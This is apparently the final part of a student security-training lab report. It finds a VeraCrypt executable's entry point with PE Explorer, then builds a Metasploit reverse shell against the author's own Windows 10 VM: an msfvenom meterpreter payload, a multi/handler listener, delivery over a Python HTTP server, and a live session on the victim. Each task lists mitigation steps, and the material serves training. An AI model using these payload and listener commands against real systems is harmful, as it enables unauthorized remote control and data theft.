


Figure 12 - Code Found – Never Give up



- **Mitigation Steps**

1. **Use Strong Passwords:**

- Avoid using simple, easily crackable passwords. Implement password complexity policies.

2. **Hash with Salt:**

- Always hash passwords with a unique salt value to prevent hash-based attacks.

3. **Limit Hash Exposure:**

- Store hashed passwords securely and avoid exposing them unnecessarily.

4. **Multi-Factor Authentication:**

- Implement MFA to add an additional layer of security to encrypted files.

5. **Monitor Access Logs:**

- Regularly review access logs to detect unauthorized access attempts.

## INTERMEDIATE LEVEL – TASK 2

**An executable file of VeraCrypt will be provided to you. Find the address of the entry point of the executable using PE explorer tool and provide the value as the answer as a screenshot**

- **Attack Name**

- *Finding the Entry Point of VeraCrypt Executable*

- **Severity**

- *CVSS Score: 6.8*
  - *Level: Medium*

- **Impact**

Identifying the entry point of an executable is crucial for reverse engineering and vulnerability analysis. Gaining this information helps in understanding the program's control flow and potential attack vectors for exploitation.

- **Steps to reproduce**

1. **Obtain VeraCrypt Executable:**

- Download or access the VeraCrypt executable file.

2. **Open PE Explorer:**

- Launch the PE Explorer tool.

3. **Upload the VeraCrypt Executable:**

- Load the executable into PE Explorer.




Figure 13 - Loading VeraCrypt executable file in PE explorer




Figure 14 - Address of Entry point

#### 4. Locate the Entry Point:

- Navigate to the headers section and identify the **Address of Entry Point (AEP)**.

#### 5. Record the Address:

- Note the value displayed as the entry point address.

### ● Mitigation Steps

#### 1. Binary Obfuscation:

- Use obfuscation techniques to make it harder to identify entry points.

#### 2. Packers and Encryptors:

- Apply binary packers to complicate reverse engineering efforts.

#### 3. Runtime Checks:

- Implement runtime verification to detect tampering or unauthorized access.

#### 4. Regular Updates:

- Keep VeraCrypt and PE Explorer tools updated to prevent exploitation through known vulnerabilities.

#### 5. Limit Executable Access:

- Restrict access to executable files and monitor any modifications.

## INTERMEDIATE LEVEL – TASK 3

**Create a payload using Metasploit and make a reverse shell connection from a Windows 10 machine in your virtual machine setup.**

- **Attack Name**

- *Reverse Shell Exploitation using Metasploit Payload*

- **Severity**

- *CVSS Score: 9.8*
  - *Level: Critical*
  - *Reason: Allows full remote code execution with user/system privileges, potentially giving complete control over the target system.*

- **Impact**


- Unauthorized remote access to the target Windows 10 system.
  - Ability to:
    - Execute arbitrary commands.
    - Download/upload files.
    - Gather sensitive information.
    - Maintain persistent access.

This attack simulates a real-world scenario where an attacker can compromise an internal or exposed system using social engineering or remote exploitation to deliver a payload.

- **Steps to reproduce**

1. **Setting up Kali Linux (Attacker Machine)**

Open a terminal in Kali Linux and launch Metasploit



```
(swastik1010@kali) - [~/Desktop/Swastik_ShadowFox]
msfconsole
Metasploit tip: Use the analyze command to suggest runnable modules for
hosts
msfconsole>
cowsay++
msfconsole>

  ____
 /  _ \
/_  /_\ \
 \_  _/
  /_/  \_\

[ metasploit v6.4.34-dev ]
+ -- --[ 2461 exploits - 1267 auxiliary - 431 post
+ -- --[ 1471 payloads - 49 encoders - 11 nops
+ -- --[ 9 evasion
Metasploit Documentation: https://docs.metasploit.com/
```

Figure 15 - msfconsole

## 2. Creating the Malicious Payload

We use msfvenom to craft a reverse TCP payload that will be executed on the victim's Windows 10 machine.

```
(swastik1616@kali) - [~/Desktop/Swastik_ShadowFox]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.132 LPORT=4444 -f exe -o shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: shell.exe
```

Figure 16 - msfvenom

## 3. Setting Up a Listener in Metasploit

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options
Payload options (generic/shell_reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST |                 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


Exploit target:


| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |


View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > set LHOST 10.10.132
LHOST => 10.10.132
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 10.10.132:4444
[*] Sending stage (177734 bytes) to 10.10.133
[*] Meterpreter session 1 opened (10.10.132:4444 -> 10.10.133:50143) at 2025-05-21 00:10:30 +0530
show sessions
Active sessions


| Id | Name | Type                    | Information                                 | Connection                                    |
|----|------|-------------------------|---------------------------------------------|-----------------------------------------------|
| 1  |      | meterpreter x86/windows | DESKTOP-J3R3M0R\swast @ D<br>ESKTOP-J3R3M0R | 10.10.132:4444 -> 10.10.133:50143 (10.10.133) |


```

Figure 17 - Listener Setup

## 4. Transferring the Payload to Windows 10 VM

Transfer reverse\_shell.exe to the Windows 10 VM:

- Download via Python web server:

```
(swastik1616@kali) - [~/Desktop/Swastik_ShadowFox]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.10.10.133 - - [21/May/2025 00:06:30] "GET /shell.exe HTTP/1.1" 200 -
10.10.10.133 - - [21/May/2025 00:10:14] "GET /shell.exe HTTP/1.1" 200 -
```

Figure 18 - Python server

- Then in Windows 10, open a browser and download:




Figure 19 - windows browser





Figure 20 - shell.exe downloaded


## 6. Executing the Payload on the Victim (Windows 10) and getting all access in Kali



```
msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : DESKTOP-J3R3M0R
OS            : Windows 10 (10.0 Build 19045).
Architecture : x64
System Language : en-US
Domain       : WORKGROUP
Logged On Users : 4
Meterpreter   : x86/windows
meterpreter > getuid
Server username: DESKTOP-J3R3M0R\swast
meterpreter > shell
Process 4696 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.
```

Figure 23 – Target System Information



```
C:\Users\swast>dir
Volume in drive C has no label.
Volume Serial Number is 6CA6-C5F5

Directory of C:\Users\swast

05/20/2025  11:58 PM <DIR>      .
05/20/2025  11:58 PM <DIR>      ..
05/20/2025  11:56 PM <DIR>      3D Objects
05/20/2025  11:56 PM <DIR>      Contacts
05/20/2025  11:56 PM <DIR>      Desktop
05/20/2025  11:56 PM <DIR>      Documents
05/21/2025  12:10 AM <DIR>      Downloads
05/20/2025  11:56 PM <DIR>      Favorites
05/20/2025  11:56 PM <DIR>      Links
05/20/2025  11:56 PM <DIR>      Music
05/20/2025  11:58 PM <DIR>      OneDrive
05/20/2025  11:58 PM <DIR>      Pictures
05/20/2025  11:56 PM <DIR>      Saved Games
05/20/2025  11:58 PM <DIR>      Searches
05/20/2025  11:56 PM <DIR>      Videos
               0 File(s)          0 bytes
               15 Dir(s)  43,642,789,888 bytes free

C:\Users\swast>cd Desktop
cd Desktop

C:\Users\swast\Desktop>mkdir Hacked_Succesfully
mkdir Hacked_Succesfully

C:\Users\swast\Desktop>mkdir HACKED
mkdir HACKED
```

Figure 22 - Making directory on target's desktop





Figure 21 - Target's Desktop Before



*Figure 24 - Target's Desktop After*

- **Mitigation Steps**

1. **Antivirus/EDR:** Ensure updated antivirus/endpoint detection systems are in place to detect malicious payloads.
2. **Firewall Rules:** Restrict outgoing connections and monitor abnormal traffic (e.g., reverse shells).
3. **User Awareness:** Train users not to download/run unknown executables.
4. **Application Whitelisting:** Prevent unauthorized applications from being executed.
5. **Patch Management:** Regularly update OS and software to prevent exploits.
6. **Network Segmentation:** Isolate critical systems to reduce attack spread.

# END OF THE REPORT